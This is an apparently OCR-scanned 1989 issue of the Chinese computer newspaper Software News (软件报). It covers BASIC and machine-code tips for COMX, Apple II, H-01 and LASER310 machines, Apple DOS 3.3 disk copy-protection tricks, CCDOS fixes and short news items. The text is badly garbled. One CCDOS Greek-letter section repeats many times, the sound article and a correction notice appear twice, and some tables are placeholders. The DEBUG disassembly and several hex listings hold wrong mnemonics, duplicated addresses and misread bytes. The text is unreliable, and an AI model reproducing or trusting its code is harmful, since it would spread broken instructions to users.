程序设计1：100 A\$=INKEY\$ 110 X=X-(A\$="M")-(A\$="N")： Y=Y+(A\$="K")-(A\$="L")： 若图形移动范围 XE(A,B), YE(C,D)，则防止出界加上120语句，120 X=(X<A)+(X>B), Y=(Y<C)+(Y>D)

程序设计2：利用键盘矩阵（见《软件报》总第35期第四版）100 语句选键矩阵，地址线26863上取值223为“M”键，取值254为“N”键，地址线26751取值247为“K”键，取值253为“L”键。 100 Q=PEEK(26863), W=PEEK(26751) 110 X=X-(Q=223)-(Q=254), Y=Y-(W=247)-(W=253) 防止出界语句同程序设计中110的120语句。使用上述两种方法，充分地体现了逻辑条件语句在游戏程序设计中的代换技巧。 北京 卢明

COMX-PC1 BE00-F8 43 88 FB 68 48 EB 14 重量 清零 RE08-00 73 98 FB 42 3A 07 E2 COMX 机没有 BE10-F8 42 88 FB 83 48 48 52 CLEAR 命令，给用 BE18-48 89 02 88 F9 00 58 18 户带来不便。我用1802 读20-98 FB BC 3A 1C 05 汇编语言编了一个程序，可实现 CLEAR 功能，把全部简单变量和下标变量清零。对整型和浮点函数都有效。 重庆八中高三·一 孙健

也谈中华学习机 LOGO 的彩色作图 《软件报》88年29期刊登了一篇关于中华学习机 LOGO 彩色作图的文章，此方法是可行的，但不适于于过程中。可用下面一条 LOGO 语句进行彩色作图的选择： 天津 李万斗

APPLE I 机没有专门的语音语句，通过机器语言也只能发出单调的声音，我找到了一种方便方法：将录制在磁带上的语音信号输入计算机，再让扬声器发出这些声音。 磁带上声音是模拟信号，而计算机内部只能处理数字信号，怎样才能把声音送入计算机，并让计算机发出同样的声音呢？原来，声音信号是正弦波（余弦波）的混合，每个余弦波介于两次正跳变（由高电平变成低电平）之间，而磁带输入插口有这样一特性：每当输入信号正跳变一次，输入电路的状态就变化一次，例：原状态为“1”则变为“0”，反之亦然。（机器靠查询内存单元 %C060 的值获得输入电路的状态，%C060 的值为128 则状态为“1”，值为0 则状态为“0”）这样，我们通过检测同状态的时间差得到正跳变之间的时间，也就得到了每一个余弦波的波长（或者得到了它的频率）。再去控制扬声器发声。 程序1使扬声器里发出磁带里的声音。用一根不带衰减的转接器连好机器，在监控状态下，打入机器语言程序，然后按下录音机的收音键，音量适当调大为宜，再在计算机上打入300 G%，计算机就能发出悦耳动听的声音。 程序2 能将声音存入到计算机里， 程序3 则将存入到计算机里的声音再放出来。 江苏 夏新国

更正 本报88年7月23日30期刊登的《COMX 数据保护程序》文中部分机器语言程序有误，应为：BE 20-58 18 4A 58 18 2E 9E 3A 22 8E 3A 22 D5 00 00 00 本报88年12月31日53期刊登的《COMX 扩展绘图命令》文中部分程序有误，应改为：4800-48 FB 22 3A 00 F8 49 BC F8 58 AC 9B 73 8B 73 4B 4810-52 4C 32 24 F3 32 0F 4C 3A 17 12 78 AB 02 BB 4C 4820-4C 3A 0E D5 12 12 F8 42 BE F8 A0-AE 4C 5E IE 4C 4830-5E D4 42 A0 4B F2 3A 34 D5 00 00 00 00 00 重庆 孙健

我在使用H-01中文教育电脑时找到该机的保留字和函数的代码及相应子程序的入口地址，通过贵报献给各位H-01用户。 内蒙 王长军

Table with columns: token, word, address, token, function, address. Lists reserved words and functions for the H-01 computer.

H-01 机保留字代码及子程序入口

Table with columns: token, word, address, token, function, address. Lists reserved words and functions for the H-01 computer.

趣味题 (一) 一个自然数末位数字是6，将6移至首位而其它数字右移一位，则新数是原数的6倍，求原数。 (二) 一个自然数，如果把它末位(个位)数字移至首位，其它数字右移一位得新数与原数相同，新数是原数的六倍，求具有这种性质的自然数。

让 APPLE I 真正地唱歌说话

高电平变成低电平)之间，而磁带输入插口有这样一特性：每当输入信号正跳变一次，输入电路的状态就变化一次，例：原状态为“1”则变为“0”，反之亦然。（机器靠查询内存单元 %C060 的值获得输入电路的状态，%C060 的值为128 则状态为“1”，值为0 则状态为“0”）这样，我们通过检测同状态的时间差得到正跳变之间的时间，也就得到了每一个余弦波的波长（或者得到了它的频率）。再去控制扬声器发声。 程序1使扬声器里发出磁带里的声音。用一根不带衰减的转接器连好机器，在监控状态下，打入机器语言程序，然后按下录音机的收音键，音量适当调大为宜，再在计算机上打入300 G%，计算机就能发出悦耳动听的声音。 程序2 能将声音存入到计算机里， 程序3 则将存入到计算机里的声音再放出来。 江苏 夏新国

更正 本报88年7月23日30期刊登的《COMX 数据保护程序》文中部分机器语言程序有误，应为：BE 20-58 18 4A 58 18 2E 9E 3A 22 8E 3A 22 D5 00 00 00 本报88年12月31日53期刊登的《COMX 扩展绘图命令》文中部分程序有误，应改为：4800-48 FB 22 3A 00 F8 49 BC F8 58 AC 9B 73 8B 73 4B 4810-52 4C 32 24 F3 32 0F 4C 3A 17 12 78 AB 02 BB 4C 4820-4C 3A 0E D5 12 12 F8 42 BE F8 A0-AE 4C 5E IE 4C 4830-5E D4 42 A0 4B F2 3A 34 D5 00 00 00 00 00 重庆 孙健

机教开

第四版介绍了16443单元的软硬件作用，笔者通过对此单元的进一步剖析，见左面程序。

关的剖析

程序中文 (Y+3B) 对应的单元是16443。此单元的每一位都控制着一种状态。见图一。在机器语言程序中用“1”指令 SET T b, (Y+3B) 或置“0”指令 RES b, (Y+3B) 对某一位进行控制。在 BASIC 程序中可用 X=USR 函数直接调用上述子程序来达到开关效果。 实验一，先 X=USR 1888 转为无声状态，再 X=USR 1893，又转为有声。 实验二，先 X=USR 3422 可转为快状态，再 X=USR 4773 又转为慢状态。 如果在机器语言程序中控制这些状态的转换，只用四个字节即可完成，如 RES b, (Y+3B) 或 SET b, (Y+3B) 指令。 因状态不能用 X=USR 函数控制，只能使用键盘控制。懂得上述原理后，就可以得心应手地在 BASIC 程序或机器语言程序中控制这些状态。 本版责任编辑：09号 济南 邢恩泉

# 软件报



1989年

2月11日

第6期

总第124期

普及计算机知识  
开发软件资源

交流计算机技术  
培养软件人才

中国软件技术公司 成都分公司 成都电子研究所合办 主编：刘伟建  
国内统一刊号CN51-0090 订户代号：61-74 地址：成都市金河街75号

## 谭浩强的创作成就

谭浩强的名字是大家十分熟悉的。许多人听过他的电视讲课，读过他的自传著作《BASIC语言》，从而步入应用计算机的征途。作为他的朋友，我愿为读者概括介绍一下他近十年来的创作成就。

谭浩强教授1934年生于上海，1954年考入清华大学自动控制系。曾任清华大学学生会主席、北京市学联副主席、全国学联委员、清华学协团委副书记。1958年毕业于清华大学。1965年调入北京联大自动化学院副院长。他还有十多个社会兼职，如：全国高校计算机基础教育研究会副理事长、中国少年儿童活动中心计算机顾问委员会副主任、清华大学出版社顾问兼计算机基础教材丛书主编、高等教育出版社计算机基础教育系列教材编委会主任等等。

可想而知，他的工作是十分繁忙的，近十年来他不知疲倦

地著书立说，竟奇迹般地出版了三十二本书。相信在新的一年里他还会有更多作品问世。如此丰硕的创作成果实在令人惊叹和敬佩！假如每本书以平均30万字计，这三十多本书就有1000万字之多，平均每年四本书，每年100万字，这就是持续十年之久的谭浩强创作速度。

在高产的基础上，保证书的质量是他创作的又一成就。以《BASIC语言》为例，受到读者普遍而热烈的欢迎。1987年曾荣获第二届全国优秀科技作品二等奖。1988年4月曾出版社召开了“《BASIC语言》发行500万册纪念会”，最近他又告诉我已经超过610万册。这在科技出版史上创造了世界纪录！这本书在我国计算机普及事业中立下不朽功业。我认为该书的成功并非偶然，首先该书具有科学而巧妙的构思，抓住初学者的心理，从他们急切了解的问题来开篇，展示清晰的程序使他们畏难神秘情绪逐渐为学习兴趣所驱散，从而产生浓厚的学习兴趣，越读越爱读。其次，该书有丰富的例题和习题，使该书的实用参考价值大增，其中200多程序涉及的应用面很广，给各行各业的人们都有帮助。再次，成功的关键还在谭浩强的超群写作技巧，思路清晰，行文流畅，简明扼要，通俗易懂；前后呼应，浑然一体；由浅入深，循序渐进；朴实无华，妙

趣横生，轻松愉快，乐学不倦。

谭浩强的成就产生了重大的社会经济效应，培养了数百万名学，影响了数百万名学

▲本报讯，九龙SPRING-27A 16K EPROM通用读写卡和超微编程器问世。目前，(Apple)机仍是开发(Z80及单片机系列)用程序的主要工具，郑谷公司设计的(BA123)型(EPROM)读写卡因而得到了大量使用。不过由于它只能对编程电压VPP在21V~25V范围内的2716~27128系列芯片编程且复制速度慢，Vpp电压不能选择，及提供对EPROM任一单元进行操作等功能，因而极大地限制了它的使用范围，并给程序开发者带来诸多不便。针对(B123)所存在的不足及中华学习机的迅速普及，重庆九龙计算机配件厂为此设计、开发了(SPRING-27A EPROM)读写卡。该卡除具有BA123卡的所有功能外，更独创了许多特色，主要表现在：它提供了人工任意选择Vpp电压，还有自动选择Vpp功能；可适用于编程电压在12.5V~25V的各种2716~27512芯片；革新创造了最新编程算法，复制一片27256仅12秒；完备的保护功能使用户不必担心因操作失误而损坏EPROM芯片；可任意选择RAM和EPROM的任一单元进行各种操作；周到的操作提示，且可重复操作等；既适用于Apple兼容机系列，更可直接从中华学习机插口插入，组成高性价比的EPROM智能复制机，实为工程技术人员开发软件及工矿企业生产、复制EPROM芯片的工具。另外该厂研制、开发的EPROM编程机，在单独使用时，除具有一般编程机的所有功能外，还提供支持不同的单片机。芯片之间进行2K~64K的任意选择复制、检查等操作，而且不需人工选择，由编程机自动控制，施加编程电压，以杜绝操作失误而损毁芯片。同时该机也可通过自带的并行口与各种类型的微机相连而构成该机的EPROM开发模块可适配一转换插座即可实现对MCS-51系列单片机及27010/27011/27301/27302系列芯片的编程。



▲九龙SPRING-27A 16K EPROM通用读写卡和超微编程器

▲“软件人员水平考试”课题正式通过评审。由上海市首先举行的计算机应用软件人员水平考试经历了四年的实践后，年前由上海市科委主持，正式通过对该课题的评审。

评审专家认为从1985年起在我国举行的计算机应用软件人员水平考试，在经历了准备、组织、实施、联合和发展各阶段后，目前已在全国推广实施。该考试为各行各业计算机应用软件人员提供了努力目标，并激发了他们不断提高技术水平，有了一个统一的标准去衡量计算机应用软件的能力和水平，亦为使用计算机单位在录用、调配、选拔和评价计算机应用软件人员时提供了一个客观依据。同时可作为衡量一个单位计算机应用软件技术实力的一种客观标准。它对推动我国计算机应用事业的发展具有深远意义，并将起重大的推动作用。

目前上海市计算机应用软件人员水平考试委员会实施办公室，已同日本负责日本的计算机软件水平考试机构建立了合作和交流关系。据日本一些公司提出要从中国该考试合格者中挑选人员去日本工作或进修的要求，现已协同有关单位挑选部分合格人员去日，这说明我们举办的计算机应用软件人员水平考试已达到日本同类考试的水平。

上海 高耀乾

本报组织开发的“LASER310高分辨率地图及汉字系统”最近已经完成。

LASER310是一种价格低廉，性能价格比较高的学习机，全国保有量不下数万台。它的最大弱点是显示分辨率低(128×64)，无汉字功能，因而大大限制了它的实际用途。近年来开发的一些扩展系统，都未能根本解决这一问题。有的每屏只能显示32个汉字，用处不大；有的要求配置比主机贵得多的打印机、驱动器；有的扩展价格同主机相差不多；这些都使得最广大的用户难于接受。

由彭辛顺同志主持的这项研究工作，以“为了每一位LASER用户”为出发点，立足于“主机+电视机+录音机”的最低配置，在深入系统剖析的基础上，反复实验，终于取得突破。

该系统采取“改造、硬扩、软扩”三结合的方案，与原系统软硬件完全兼容，保留其全部功能，实现了256×192点的高分辨率，绘图语句与苹果机相同，以便移植其图形、游戏软件。每屏可显示16×12个汉字。采用磁带汉字库(也可用软盘)，在系统控制下根据用户要求自动在内存生成用户字库，不必扩充内存就能运行含有数百汉字的BASIC程序。汉字、ASCII字符串和变量、表达式式可以用PRINT语句混合输出，汉字、字符与图形可同屏显示。显然，机器配上本系统后在教学、游戏软件编制上已具有同苹果机相当的便利。

这个系统的另一特色是配置费用低廉，仅需数十元便可改造和装备一台，相信这是所有用户都愿意并且能够接受的。如果能将所有的LASER310都改造升级，其社会效益和经济效益必将是十分巨大的。

本报将继续推进这项有意义的工作。需要改造自己的LASER310的读者，愿意承担改机(具有一般电子维修条件即可)业务单位，请与本报贵记者站联系，以便统筹安排。

联系地址：贵阳市金佛山十二楼《软件报》贵阳记者站。

LASER 310 可以改造升级

▲每秒钟完成750亿次运算的集成电路【图1】

报道，IBM公司已研制出了目前世界上最快的硅基集成电路，这种电路每秒钟能完成750亿次的转换运算。

IBM宣称，其研制出的这种新型电路采用的是功率极大而体积很小的晶体管，其主要的各种元器件都小于1微米的十分之一，这比一根头发丝还小1000倍，其转换时间为13纳秒。

这就标志着为制造出快速而小巧的计算机迈出了关键的一步。这是因为用这种新技术制造出的逻辑芯片能集成数百万个元器件，而且运算速度比现有的快两倍以上。

摘自《科学报》

▲汽车里程数据计算机 美国一家公司制成一种重量只有0.45公斤的汽车里程数据计算机。司机只要在启程时按一下计算机的按钮，开车结束时按一下另一个按钮，就可以记录下行驶的路程、日期和时间。计算机内的里程表和汽车上的里程表同步记录，并在微型打字机上打印出各种数据。

——译自苏联《科学与技术》

★编号890203  
名称：CEC-1-ISC中华学习机扩展系统  
作者：李铁  
功能简介：中华学习机CEC-1虽然自带汉字，但其功能有限，限制了在其上编制软件的演示效果。为此，编制了此扩展系统。主要功能有：①两页显示功能，②字符放大显示功能，③类似LOGO语言的绘图功能，④定位显示功能，⑤多种字幕、滚屏功能，⑥一些扩展BASIC命令，包括：恢复DATA语句句柄到第几行，任意键GOTO，GOSUB变量行号，在BASIC程序中直接使用监控命令等。这些新命令使程序简化，一个命令可代替一段程序。系统与DOS共存盘，启动系统盘便可进入系统。

源程序语言：6502汇编  
运行环境：中华学习机CEC-1  
转让形式：系统盘一张、使用说明书一份  
转让价格：30元  
收转单位：成都《软件报》信息部

★编号：890204  
名称：打印大汉字程序



软件交流

△通用中文代码国际联合会成立 为推动中文信息处理技术的发展，由我国“中文内部码与数据类标准化工组”等中外19家计算机公司和组织发起成立的“通用中文代码国际联合会(ACCC)”，最近在京举行了筹备会暨第一次全体会员大会。来自北京、上海、中国台北、香港以及美国、日本、西德、法国、新加坡的代表们讨论并通过了联合会章程。ACCC的宗旨是寻求中文在不同计算机系统系统中的统一表现形式。

摘自《光明日报》

△引进应用微机技术 战略导弹运载控制问世 由二炮工程学院研制的我国第一套DYJ-1型导弹贮存运输监控仪日前通过国家鉴定。它对贮运中的导弹控制箱压力、环境温度、车辆运行等参数自动监控、自行报警，有效地排除了导弹贮存中的隐患，具有重大的军事和经济意义。

摘自《解放军报》

△企业经营战略模式软件问世 我国管理教学和企业管理人员有了国产的模拟训练——由华东化工学院管理工程系李健、王建国等人开发的“企业经营战略模拟”软件最近通过市高教局主持的专家鉴定。

据上海市经济管理干部学院介绍，该软件提供了平等和非平等两种竞争方案及相应的评价方法，设计指标和实际效果可与国外同类产品相媲美的同类产品。

专家们认为，该软件在财务制度、经营体制的折旧计算方法上适合我国国情，它操作简便，能开阔学员的思路。目前，该软件已产品化。

摘自《上海科技报》

本版责任编辑：04号



怎样在大容量硬盘上正确使用CCDOS 2.13 A

CCDOS 2.13A (以下简称2.13A)是目前使用比较广泛的汉字系统...

字库的扇区索引文件难建,表现在建后的索引文件长度大于应有长度...

修改后的程序WORK1.COM及WORK24.COM由图三、图四给出。用DEBUG.COM来修改这两个程序是非常方便的...

笔者曾用此程序在389 40兆硬盘上顺利建立索引文件,原版2.13A的错误完全避免...

在PC-DOS3.0 五笔字形在PC-DOS3.0下的一个问题

使用五笔字形,会出现以下现象:1.汉字显示速度很慢;2.部分汉字字形混乱...

我们首先从字形不对入手查起。五笔汉字系统在查找汉字形象时使用了INT3FH,这段程序在ZHENHENG.EXE中。

在INT3FH中,已知汉字内码,查找相应汉字形象地址。程序先查找自定义的扩充字库...

```
B:DEBUG X
-U 2984
4D85:2984 33C0  MOV AX,AX
4D85:2986 8ED8  MOV DS,AX
4D85:298B BAE0C0  MOV BX,00EC
4D85:298B BAE0C0  MOV SI,[BX+02]
4D85:298E 83FF02  CMP SI,00
4D85:29C1 742F  JZ 29F2
4D85:29C3 8B37  MOV SI,[BX]
4D85:29C5 825F0D  MOV DS,[BX+02]
4D85:29C8  MOV DS,AX
4D85:29C9 08C0  OR AX,AX
4D85:29CB 742F  JZ 29F2
4D85:29CD 8BC3  MOV CX,AX
4D85:29CF  MOV DS,AX
4D85:29D0 3BC2  CMP AX,DX
4D85:29D2 7408  JZ 29D9
-A 29B4
4D85:29B4 XOR AX,AX
4D85:29B6 MOV DS,AX
4D85:29BB MOV BX,00EC
4D85:29BE MOV AX,[BX+2]
4D85:29C1 CVP AX,2000
4D85:29C5 JIB 29F2
4D85:29C5 MOV SI,[BX]
4D85:29C5 MOV DS,[BX+2]
4D85:29C8
```

内码偶然对上找到假图形地址,但多数不能对上去再去找基本字库,找到正确的形象地址...

大家知道,在CC DOS 3.0(原)汉字操

给CCDOS增加希腊字母

系统的字库中没有希腊字母的,这给某些应用场合带来了不便...

一、利用五笔字形汉字系统中的希腊字母区(第6区),以整个区域替换CCDOS字库中的一个不常用的字符区...

第二步,在硬盘中运行以下BASIC程序(见程序一)

第三步,以硬盘中断的字库CCLIB取代原CCDOS中的字库CCLIB。

至此,CCDOS中的第7区即为希腊字母区,其中24个大写字母位码为0701~0724...

二、第一种方法由于用整个希腊字母区取代了CCDOS中原有的俄文字母区...

因此,我们考虑了另外一种办法。经过分析,我们改用CCDOS字库前7区中,还有少量空白的区号...

二、第一种方法由于用整个希腊字母区取代了CCDOS中原有的俄文字母区,在一些需要同时使用俄文和希腊字母的场合...

因此,我们考虑了另外一种办法。经过分析,我们改用CCDOS字库前7区中,还有少量空白的区号...

二、第一种方法由于用整个希腊字母区取代了CCDOS中原有的俄文字母区,在一些需要同时使用俄文和希腊字母的场合...

因此,我们考虑了另外一种办法。经过分析,我们改用CCDOS字库前7区中,还有少量空白的区号...

二、第一种方法由于用整个希腊字母区取代了CCDOS中原有的俄文字母区,在一些需要同时使用俄文和希腊字母的场合...

因此,我们考虑了另外一种办法。经过分析,我们改用CCDOS字库前7区中,还有少量空白的区号...

二、第一种方法由于用整个希腊字母区取代了CCDOS中原有的俄文字母区,在一些需要同时使用俄文和希腊字母的场合...

因此,我们考虑了另外一种办法。经过分析,我们改用CCDOS字库前7区中,还有少量空白的区号...

二、第一种方法由于用整个希腊字母区取代了CCDOS中原有的俄文字母区,在一些需要同时使用俄文和希腊字母的场合...

因此,我们考虑了另外一种办法。经过分析,我们改用CCDOS字库前7区中,还有少量空白的区号...

大家知道,在CC DOS 3.0(原)汉字操

系统的字库中没有希腊字母的,这给某些应用场合带来了不便...

一、利用五笔字形汉字系统中的希腊字母区(第6区),以整个区域替换CCDOS字库中的一个不常用的字符区...

第二步,在硬盘中运行以下BASIC程序(见程序一)

第三步,以硬盘中断的字库CCLIB取代原CCDOS中的字库CCLIB。

至此,CCDOS中的第7区即为希腊字母区,其中24个大写字母位码为0701~0724...

二、第一种方法由于用整个希腊字母区取代了CCDOS中原有的俄文字母区...

因此,我们考虑了另外一种办法。经过分析,我们改用CCDOS字库前7区中,还有少量空白的区号...

二、第一种方法由于用整个希腊字母区取代了CCDOS中原有的俄文字母区,在一些需要同时使用俄文和希腊字母的场合...

因此,我们考虑了另外一种办法。经过分析,我们改用CCDOS字库前7区中,还有少量空白的区号...

二、第一种方法由于用整个希腊字母区取代了CCDOS中原有的俄文字母区,在一些需要同时使用俄文和希腊字母的场合...

因此,我们考虑了另外一种办法。经过分析,我们改用CCDOS字库前7区中,还有少量空白的区号...

二、第一种方法由于用整个希腊字母区取代了CCDOS中原有的俄文字母区,在一些需要同时使用俄文和希腊字母的场合...

因此,我们考虑了另外一种办法。经过分析,我们改用CCDOS字库前7区中,还有少量空白的区号...

二、第一种方法由于用整个希腊字母区取代了CCDOS中原有的俄文字母区,在一些需要同时使用俄文和希腊字母的场合...

因此,我们考虑了另外一种办法。经过分析,我们改用CCDOS字库前7区中,还有少量空白的区号...

二、第一种方法由于用整个希腊字母区取代了CCDOS中原有的俄文字母区,在一些需要同时使用俄文和希腊字母的场合...

因此,我们考虑了另外一种办法。经过分析,我们改用CCDOS字库前7区中,还有少量空白的区号...

大家知道,在CC DOS 3.0(原)汉字操

系统的字库中没有希腊字母的,这给某些应用场合带来了不便...

一、利用五笔字形汉字系统中的希腊字母区(第6区),以整个区域替换CCDOS字库中的一个不常用的字符区...

第二步,在硬盘中运行以下BASIC程序(见程序一)

第三步,以硬盘中断的字库CCLIB取代原CCDOS中的字库CCLIB。

至此,CCDOS中的第7区即为希腊字母区,其中24个大写字母位码为0701~0724...

二、第一种方法由于用整个希腊字母区取代了CCDOS中原有的俄文字母区...

因此,我们考虑了另外一种办法。经过分析,我们改用CCDOS字库前7区中,还有少量空白的区号...

二、第一种方法由于用整个希腊字母区取代了CCDOS中原有的俄文字母区,在一些需要同时使用俄文和希腊字母的场合...

因此,我们考虑了另外一种办法。经过分析,我们改用CCDOS字库前7区中,还有少量空白的区号...

二、第一种方法由于用整个希腊字母区取代了CCDOS中原有的俄文字母区,在一些需要同时使用俄文和希腊字母的场合...

因此,我们考虑了另外一种办法。经过分析,我们改用CCDOS字库前7区中,还有少量空白的区号...

二、第一种方法由于用整个希腊字母区取代了CCDOS中原有的俄文字母区,在一些需要同时使用俄文和希腊字母的场合...

因此,我们考虑了另外一种办法。经过分析,我们改用CCDOS字库前7区中,还有少量空白的区号...

二、第一种方法由于用整个希腊字母区取代了CCDOS中原有的俄文字母区,在一些需要同时使用俄文和希腊字母的场合...

因此,我们考虑了另外一种办法。经过分析,我们改用CCDOS字库前7区中,还有少量空白的区号...

二、第一种方法由于用整个希腊字母区取代了CCDOS中原有的俄文字母区,在一些需要同时使用俄文和希腊字母的场合...

因此,我们考虑了另外一种办法。经过分析,我们改用CCDOS字库前7区中,还有少量空白的区号...

大家知道,在CC DOS 3.0(原)汉字操

系统的字库中没有希腊字母的,这给某些应用场合带来了不便...

一、利用五笔字形汉字系统中的希腊字母区(第6区),以整个区域替换CCDOS字库中的一个不常用的字符区...

第二步,在硬盘中运行以下BASIC程序(见程序一)

第三步,以硬盘中断的字库CCLIB取代原CCDOS中的字库CCLIB。

至此,CCDOS中的第7区即为希腊字母区,其中24个大写字母位码为0701~0724...

二、第一种方法由于用整个希腊字母区取代了CCDOS中原有的俄文字母区...

因此,我们考虑了另外一种办法。经过分析,我们改用CCDOS字库前7区中,还有少量空白的区号...

二、第一种方法由于用整个希腊字母区取代了CCDOS中原有的俄文字母区,在一些需要同时使用俄文和希腊字母的场合...

因此,我们考虑了另外一种办法。经过分析,我们改用CCDOS字库前7区中,还有少量空白的区号...

二、第一种方法由于用整个希腊字母区取代了CCDOS中原有的俄文字母区,在一些需要同时使用俄文和希腊字母的场合...

因此,我们考虑了另外一种办法。经过分析,我们改用CCDOS字库前7区中,还有少量空白的区号...

二、第一种方法由于用整个希腊字母区取代了CCDOS中原有的俄文字母区,在一些需要同时使用俄文和希腊字母的场合...

因此,我们考虑了另外一种办法。经过分析,我们改用CCDOS字库前7区中,还有少量空白的区号...

二、第一种方法由于用整个希腊字母区取代了CCDOS中原有的俄文字母区,在一些需要同时使用俄文和希腊字母的场合...

因此,我们考虑了另外一种办法。经过分析,我们改用CCDOS字库前7区中,还有少量空白的区号...

二、第一种方法由于用整个希腊字母区取代了CCDOS中原有的俄文字母区,在一些需要同时使用俄文和希腊字母的场合...

因此,我们考虑了另外一种办法。经过分析,我们改用CCDOS字库前7区中,还有少量空白的区号...

大家知道,在CC DOS 3.0(原)汉字操

系统的字库中没有希腊字母的,这给某些应用场合带来了不便...

一、利用五笔字形汉字系统中的希腊字母区(第6区),以整个区域替换CCDOS字库中的一个不常用的字符区...

第二步,在硬盘中运行以下BASIC程序(见程序一)

第三步,以硬盘中断的字库CCLIB取代原CCDOS中的字库CCLIB。

至此,CCDOS中的第7区即为希腊字母区,其中24个大写字母位码为0701~0724...

二、第一种方法由于用整个希腊字母区取代了CCDOS中原有的俄文字母区...

因此,我们考虑了另外一种办法。经过分析,我们改用CCDOS字库前7区中,还有少量空白的区号...

二、第一种方法由于用整个希腊字母区取代了CCDOS中原有的俄文字母区,在一些需要同时使用俄文和希腊字母的场合...

因此,我们考虑了另外一种办法。经过分析,我们改用CCDOS字库前7区中,还有少量空白的区号...

二、第一种方法由于用整个希腊字母区取代了CCDOS中原有的俄文字母区,在一些需要同时使用俄文和希腊字母的场合...

因此,我们考虑了另外一种办法。经过分析,我们改用CCDOS字库前7区中,还有少量空白的区号...

二、第一种方法由于用整个希腊字母区取代了CCDOS中原有的俄文字母区,在一些需要同时使用俄文和希腊字母的场合...

因此,我们考虑了另外一种办法。经过分析,我们改用CCDOS字库前7区中,还有少量空白的区号...

二、第一种方法由于用整个希腊字母区取代了CCDOS中原有的俄文字母区,在一些需要同时使用俄文和希腊字母的场合...

因此,我们考虑了另外一种办法。经过分析,我们改用CCDOS字库前7区中,还有少量空白的区号...

二、第一种方法由于用整个希腊字母区取代了CCDOS中原有的俄文字母区,在一些需要同时使用俄文和希腊字母的场合...

因此,我们考虑了另外一种办法。经过分析,我们改用CCDOS字库前7区中,还有少量空白的区号...

DOS 3.3 下的几种加密方法

一、封锁RESET功能。封锁RESET功能的目的防止利用RESET功能中断程序运行。若和封锁CTRL-C的功能一起使用，将使程序难以列出。以往在程序中封锁RESET的方法是程序调入内存中运行后才发挥作用，而在程序调入内存的过程中，RESET的功能仍然有效。为了弥补这一缺陷，在DOS中封锁最为理想。方法如下：
1. 启动DOS3.3
2. 键入：POKE 40503, 0
3. 格式化一张盘片：INITHELLO

经上述方法处理的系统盘在DOS进入内存后便自动封锁了RESET的功能。
二、依INIT命令中必须加文件参数。这种加密的目的是为了防止别人用格式化的方法复制磁盘。经这种加密的磁盘在格式化时必须加入A参数和L参数。方法如下：
1. 启动DOS3.3
2. 键入：POKE 43274, 79
3. 格式化一张新盘：INIT (文件名), A \$x x x, L \$x x x x, D \$x x

其中：A \$x x x x和L \$x x x x中x x x x为任意值。D x为驱动器号。由于一般情况下很少加入A参数和L参数，故有一定的保密防止复制的效果。
三、在程序中封锁除RUN以外的所有命令，方法如下：
在程序中加入POKE 214, 255语句即可，这样在程序运行后使所有的键盘命令和DOS命令都作为RUN命令执行。此方法在汉卡中文状态下无效。因为汉卡占用了214单元。
四、半轨加密。经过半轨加密的磁盘用一般的COPY软件将无法复制，但使用和普通DOS盘一样。加密过程如下：
1. 启动DOS3.3
2. 进入监控状态：CALL-151
3. 键入：\*BCDF: 85 2B 65 2A
C9 07 90 02 E6 2A
AD 78 04 C9 07 90 03 EE 78 04 A5
2A 60
\*B9A0, 20 DF BC EA
4. 返回BASIC状态：\*(CTRL-C)
5. 格式化一张新盘：INITHELLO
将原磁盘上的内容存入新盘，这样就加密完毕。其中07是加密开始的磁道。
五、专用机加密。备用机加密的磁盘轨道要在\$24道以上才能进行，因此要先做一张\$24道的磁盘。
1. 启动DOS3.3
2. 键入：POKE 40894, 37
3. 格式化：INITHELLO
4. 将所有程序复制到新盘上
5. 进入监控状态：CALL-151
6. 分别键入下面的内容：
\*300: A9 B7 A0 E8 20 D9 03 60
\*B7E8, 00 11 00
\*B7F4, 01
\*B7F0, 00 20
\*300G
\*B7EC, 24 00
\*B7F4, 02
\*300G
\*B7EC, 11 01
\*B7F4, 01
\*300G
\*2001, 44
\*B7F4, 02
\*300G
\*2001, FF
\*B7EC, 11 00
\*300G
经常用轨加密的磁盘用一般拷贝范围在\$23内的COPY软件是不易复制的。以上方法在APPLE-I及紫金I机上适用。
山东李静

磁盘文件的一种保护方法

APPLE DOS 3.3规定磁盘文件名的第一个字符只能是二十六个大写英文字母中的某一个，并且文件名中不允许有逗号出现，否则将视为非法文件名而不予接收。利用这个特点，可获得一种磁盘文件的保护方法，即将磁盘上已有的文件名改成非法文件名，这样他人便不能随意调用或删除磁盘上的文件，在一定程度上对磁盘文件起到了保护作用。当自己要用磁盘上的文件时，再将该非法文件名恢复过来。
笔者编制了如下一个程序，运行后当询问是加空格还是减空格时，输入一个“+”号，即可将磁盘上的所有文件名均向后移动一位，在文件名的第一位上填上一个空格字符。由于磁盘上的文件名一起向后移动一格，整齐磁盘上的文件，在一定程度上对磁盘文件起到了保护作用。当自己要使用磁盘上的文件时，再将该非法文件名恢复过来。
本程序的基本工作过程是调用DOS 3.3的RWTS程序，分别将各目录扇区读入指定缓冲区，根据A \$是“+”还是“-”对文件名作移位及加空格或减空格的处理，然后重写回目录扇区。
程序在APPLE I及兼容机上通过。
湖北 展 述

```
10 HOME
20 FOR I = 768 TO 782: READ X: POKE I, X: NEXT
30 DATA 32, 227, 3, 32, 217, 3, 144, 2, 133, 0, 169, 0, 133, 72, 96
40 INPUT "+ SPACE OR - SPACE (+/-) ?": A$
50 IF A$ < "+" AND A$ < "-" THEN 40
60 S = 160: A$ = 27: B = 0: C = -1: D = 1
70 IF A$ = "-" THEN A = 1: B = 28: C = 1: D = -1
80 POKE 47083, 0: POKE 47084, 1: POKE 47088, 0: POKE 47089, 16
90 FOR I = 15 TO 1 STEP -1
100 POKE 47085, I: POKE 47092, 1
110 CALL 768
120 M = PEEK (4110)
130 IF M = 160 AND A$ = "+" THEN 260
140 IF M > 192 AND A$ = "-" THEN 260
150 FOR J = 4110 TO 4320 STEP 35
160 M = PEEK (J)
170 IF M = 0 THEN GOSUB 290: GOTO 260
180 FOR K = J + A TO J + S STEP C
190 H = PEEK (K)
200 POKE K + D, M
210 NEXT K
220 POKE K + D, S
230 NEXT J
240 GOSUB 280
250 NEXT I
260 PRINT "END."
270 END
280 POKE 47992, 2: CALL 769
290 RETURN
```

PC-1500的显示屏可用BASIC语言中的PRINT, GPRINT POINT等语句进行字符或图形的显示。可是在使用上述语句，特别是图形显示语句时会发现：显示的速度太慢，效果不理想。因此，在需要快速显示场合就不得不使用机器语言。本文就想用机器语言进行图形显示谈点体会。
